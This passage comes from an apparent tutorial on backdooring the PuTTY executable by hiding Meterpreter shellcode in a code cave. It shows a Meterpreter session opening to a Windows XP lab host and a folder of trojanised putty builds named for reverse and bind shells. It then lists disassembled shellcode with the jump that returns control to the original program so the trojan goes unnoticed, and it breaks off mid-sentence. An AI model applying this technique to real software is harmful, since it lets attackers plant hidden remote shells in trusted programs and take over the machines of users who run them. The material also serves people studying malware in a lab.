*] Meterpreter session 2 opened (10.0.2.251:41013 -> 10.0.2.15:4444) at 2021-04-11 16:41:24 -0400
essions -i 1
*] Starting interaction with 1...

eterpreter > execute -f cmd.exe -i -H
rocess 1480 created.
hannel 1 created.
icrosoft Windows XP [Version 5.1.2600]
C) Copyright 1985-2001 Microsoft Corp.

:\Documents and Settings\10198307\Desktop\PE>dir
ir
Volume in drive C has no label.
Volume Serial Number is 70C3-CAE7

Directory of C:\Documents and Settings\10198307\Desktop\PE

4/11/2021  01:33 PM    <DIR>          .
4/11/2021  01:33 PM    <DIR>          ..
4/02/2021  01:05 AM         1,116,560 Copy (2) of putty_4.exe
4/10/2021  08:34 AM         1,116,560 Copy of putty_10.1.exe
4/11/2021  03:10 AM         1,116,560 Copy of putty_10.2.bak
4/11/2021  03:26 AM         1,116,560 Copy of putty_10.2.exe
4/02/2021  01:05 AM         1,116,560 Copy of putty_4.exe
4/11/2021  03:30 AM         1,116,560 Copy of putty_ddd.exe
4/01/2021  11:23 PM         1,116,560 putty_1.exe
4/10/2021  08:34 AM         1,116,560 putty_10.1.exe
4/11/2021  12:47 PM         1,116,560 putty_11.exe
4/02/2021  12:49 AM         1,116,560 putty_2.exe
4/02/2021  12:54 AM         1,116,560 putty_3.exe
4/03/2021  12:09 PM         1,116,560 putty_4.1.exe
4/02/2021  01:05 AM         1,116,560 putty_4.exe
4/02/2021  10:23 AM         1,116,560 putty_5.exe
4/02/2021  10:33 AM         1,116,560 putty_666.exe
4/03/2021  12:22 PM         1,116,560 putty_done.exe
4/02/2021  10:19 AM         1,116,560 putty_final.exe
4/10/2021  11:32 AM         1,116,560 putty_meterpreter.exe
4/11/2021  01:33 PM         1,116,560 putty_meter_bind.exe
4/10/2021  11:08 AM         1,116,560 putty_rev_shell.exe
              20 File(s)     22,331,200 bytes
               2 Dir(s)   7,261,437,952 bytes free
```

For return back to original address of .exe program we set some addresses in code cave at the end of the shellcode.(as shown below) and remove last address of the shellcode in which our code stuck.

```
0510124  4E              DEC ESI
0510125  56              PUSH ESI
0510126  46              INC ESI
0510127  FF30            PUSH DWORD PTR DS:[EAX]
0510129  68 08871D60     PUSH 601D8708
051012E  FFD5            CALL EBP
0510130  BB F0B5A256     MOV EBX,56A2B5F0
0510135  68 A695BD9D     PUSH 9DBD95A6
051013A  FFD5            CALL EBP
051013C  3C 06           CMP AL,6
051013E  7C 0A           JL SHORT putty_11.0051014A
0510140  80FB E0         CMP BL,0E0
0510143  75 05           JNZ SHORT putty_11.0051014A
0510145  BB 4713726F     MOV EBX,6F721347
051014A  6A 00           PUSH 0
051014C  53              PUSH EBX
051014D  90              NOP
051014E  90              NOP
051014F  90              NOP
0510150  90              NOP
0510151  90              NOP
0510152  90              NOP
0510153  90              NOP
0510154  E8 FCF5F5FF     CALL putty_11.0046F755
0510159  E9 6DF3F5FF     JMP putty_11.0046F4CB
051015E  90              NOP
051015F  90              NOP
0510160  90              NOP
0510161  90              NOP
0510162  90              NOP
```

When exit from shell get back to original program……